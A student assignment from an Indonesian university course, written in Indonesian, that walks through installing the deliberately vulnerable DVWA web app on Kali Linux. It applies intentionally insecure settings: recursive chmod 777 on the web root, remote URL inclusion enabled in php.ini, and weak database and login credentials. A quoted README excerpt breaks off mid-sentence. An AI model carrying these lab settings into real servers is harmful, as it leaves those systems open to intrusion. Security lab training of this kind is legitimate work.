TUGAS III
ADVANCED NETWORK SECURITY

OLEH:

Nama : FIRROFIQIL A'LA KADRAM

Nim : 105841115023

Kelas : 5 JK A

PROGRAM STUDI INFORMATIKA


FAKULTAS TEKNIK

UNIVERSITAS MUHAMMADIYAH MAKASSAR

2025

1. Instalasi DVWA

a. Install file



Download

While there are various versions of DVWA around, the only supported version is the latest source from the official GitHub repository. You can either clone it from the repo:

```
git clone https://github.com/digininja/DVWA.git
```

Or download a ZIP of the files.

Installation

Automated Installation 🛠️

Note, this is not an official DVWA script, it was written by lamCarron. A lot of work went into creating the script and, when it was created, it did not do anything malicious, however it is recommended you review the script before blindly running it on your system, just in case. Please report any bugs to lamCarron, not here.

An automated configuration script for DVWA on Debian-based machines, including Kali, Ubuntu, Kubuntu, Linux Mint, Zorin OS...

Note: This script requires root privileges and is tailored for Debian-based systems. Ensure you are running it as the root user.

Installation Requirements

- **Operating System:** Debian-based system (Kali, Ubuntu, Kubuntu, Linux Mint, Zorin OS)
- **Privileges:** Execute as root user


Installation Steps

One-Liner

This will download an install script written by @lamCarron and run it automatically. This would not be included here if we did not trust the author and the script as it was when we reviewed it, but there is always the chance of someone

Install file zip pada link github yang diberikan.

b. Extract file



Proses ekstraksi file arsip DVWA yang telah diunduh. Tindakan ini menguraikan paket data aplikasi ke direktori kerja agar sistem siap dikonfigurasi dan dijalankan oleh web server.

c. Pemindahan direktori

```
┌──(root㉿MSI)-[/home/bravo]
└─# mv /home/bravo/Documents/DVWA-master /var/www/dvwa
```

Proses *deployment* aplikasi ke direktori web server pada Kali Linux. Folder hasil ekstraksi dipindahkan dari direktori unduhan ke **`/var/www/dvwa`** menggunakan perintah **`mv`** dengan akses *root*. Langkah ini sekaligus mengubah nama direktori agar aplikasi dapat dikenali dan dijalankan oleh layanan Apache2.

d. Pemindahan ke Direktori Publik

```
┌──(root㉿MSI)-[/home/bravo/Downloads]
└─# mv /var/www/dvwa /var/www/html/dvwa
```

Setelah proses ekstraksi file selesai, langkah berikutnya adalah melakukan *deployment* aplikasi ke direktori web server. Proses ini dimulai dengan membuka terminal pada sistem operasi Kali Linux. Menggunakan hak akses *root*, folder hasil ekstraksi dipindahkan ke direktori **`/var/www/html/dvwa.`** Langkah ini berfungsi untuk menempatkan seluruh paket data aplikasi ke dalam direktori publik (*document root*), sekaligus memastikan nama foldernya adalah **`dvwa`**. Hal ini dilakukan agar aplikasi dapat dikenali dan dijalankan oleh layanan Apache2 melalui protokol HTTP.

e. Pengaturan Hak Akses (Permissions)

```
┌──(root㉿MSI)-[/home/bravo/Downloads]
└─# chmod -R 777 /var/www/html/dvwa
```

Penerapan hak akses penuh pada direktori **`/var/www/html/dvwa`** menggunakan perintah **`chmod -R 777.`** Konfigurasi ini memberikan izin *read, write,* dan *execute* secara rekursif, menjamin web server Apache memiliki otoritas mutlak untuk mengelola file dan konfigurasi aplikasi tanpa kendala perizinan.

f. Akses Direktori Konfigurasi

```
┌──(root㉿MSI)-[/home/bravo/Downloads]
└─# cd /var/www/html/dvwa/config
```

Navigasi menuju direktori konfigurasi sistem melalui terminal. Perintah `cd` **`/var/www/html/dvwa/config`** dijalankan untuk masuk ke lokasi penyimpanan file pengaturan. Langkah ini merupakan prasyarat wajib sebelum

melakukan penyuntingan parameter koneksi database agar aplikasi dapat berjalan dengan benar.

g. Duplikasi File Konfigurasi

```
┌──(root㉿MSI)-[/var/www/html/dvwa/config]
└─# cp config.inc.php.dist config.inc.php
```

Pembuatan file konfigurasi aktif menggunakan perintah **`cp`** (*copy*). File template bawaan **`config.inc.php.dist`** diduplikasi menjadi **`config.inc.php`** agar dapat dikenali oleh sistem sebagai konfigurasi utama. Metode ini bertujuan menyiapkan file untuk penyuntingan kredensial database, sekaligus mempertahankan file asli sebagai cadangan (*backup*) jika terjadi kesalahan konfigurasi.

h. Verifikasi File Konfigurasi

```
┌──(root㉿MSI)-[/var/www/html/dvwa/config]
└─# ls
config.inc.php  config.inc.php.dist
```


Pemeriksaan direktori menggunakan perintah **`ls`** untuk memastikan file konfigurasi telah terbentuk. Output terminal menampilkan dua file: **`config.inc.php`** (file aktif) dan **`config.inc.php.dist`** (cadangan). Keberadaan kedua file ini mengonfirmasi bahwa proses duplikasi berhasil dan sistem siap untuk tahap penyuntingan parameter database.

i. Aktivasi Layanan Database

```
┌──(root㉿MSI)-[/var/www/html/dvwa/config]
└─# service mysql start
```

Inisialisasi layanan database menggunakan perintah **`service mysql start`.** Tindakan ini mengaktifkan server MySQL (atau MariaDB) di latar belakang, yang merupakan prasyarat mutlak agar aplikasi DVWA dapat terhubung dan mengelola basis data.


j. Konfigurasi Database MariaDB



Eksekusi rangkaian perintah manajemen database secara menyeluruh. Dimulai dengan otentikasi *root* ke dalam konsol MariaDB, dilanjutkan dengan pembuatan database **`dvwa`** dan inisialisasi pengguna baru (**`'user'@'127.0.0.1'`**) dengan kata sandi **`'pass'`**. Hak akses penuh (*privileges*) diberikan kepada pengguna tersebut agar dapat mengelola database aplikasi, sebelum akhirnya sesi ditutup dengan perintah **`exit`.**

k. Pengeditan File Konfigurasi


Akses file konfigurasi utama menggunakan perintah **`mousepad /var/www/html/dvwa/config/config.inc.php`.** Penggunaan editor teks grafis ini bertujuan untuk menyunting parameter koneksi database, memastikan *username* dan *password* dalam skrip sesuai dengan kredensial yang baru saja dibuat di MariaDB.



Penyesuaian variabel koneksi di dalam file **`config.inc.php`**. Parameter **`db_user`** diubah menjadi **`'user'`** dan **`db_password`** menjadi **`'pass'`** untuk menyelaraskan kredensial dengan akun MariaDB yang telah dibuat. Sinkronisasi ini mutlak diperlukan agar aplikasi mendapatkan otoritas akses yang valid untuk mengelola database **`dvwa`**.

l. Konfigurasi PHP Service

Akses ke pengaturan global PHP dilakukan menggunakan perintah **`mousepad /etc/php/8.4/apache2/php.ini`**. Penyuntingan file ini bertujuan untuk memodifikasi konfigurasi inti *server-side scripting* pada Apache, guna mengaktifkan parameter khusus yang dipersyaratkan untuk mendukung fitur-fitur kerentanan pada aplikasi DVWA.




Modifikasi parameter krusial di dalam file konfigurasi **php.ini.** Nilai **allow_url_include** dan **allow_url_fopen** diubah menjadi **On.** Pengaturan ini bertujuan mengaktifkan fitur pengambilan data dari URL eksternal, sebuah prasyarat wajib agar simulasi serangan *File Inclusion* dapat berjalan normal selama praktikum.

m. Restart Layanan Apache

```
┌──(root㉿MSI)-[/var/www/html/dvwa/config]
└─# service apache2 restart
```


Penerapan konfigurasi baru melalui inisialisasi ulang layanan web server. Perintah **service apache2 restart** dijalankan untuk memuat ulang sistem, memastikan perubahan parameter pada **php.ini** diterapkan sepenuhnya agar fitur aplikasi dapat berjalan optimal.

n. Pemeriksaan Konfigurasi Sistem




Pemeriksaan prasyarat instalasi dilakukan dengan mengakses alamat **`127.0.0.1/dvwa/setup.php`** melalui peramban web. Halaman *Setup Check* memvalidasi konfigurasi server secara otomatis, memastikan parameter vital seperti izin tulis direktori dan modul PHP (**`allow_url_include`**, **`allow_url_fopen`**) telah berstatus aktif. Indikator visual berwarna hijau mengonfirmasi bahwa lingkungan sistem telah memenuhi syarat untuk melanjutkan proses inisialisasi database.

o. Halaman Login Aplikasi



Penyelesaian proses instalasi dan otentikasi pengguna. Pasca eksekusi tombol **'Create / Reset Database'**, sistem secara otomatis mengalihkan antarmuka ke halaman *Login*. Akses masuk ke dalam dasbor utama dilakukan menggunakan kredensial standar (*default*), yaitu *username* `admin` dan *password* **`password`.**


p. Dasbor Utama DVWA



Akses berhasil ke halaman antarmuka utama (*Dashboard*). Tampilan 'Welcome' ini mengonfirmasi bahwa seluruh rangkaian instalasi dan konfigurasi DVWA pada ekosistem Apache dan MariaDB telah rampung. Aplikasi kini dalam status siap operasi untuk pelaksanaan simulasi uji penetrasi keamanan (*penetration testing*) sesuai modul praktikum.

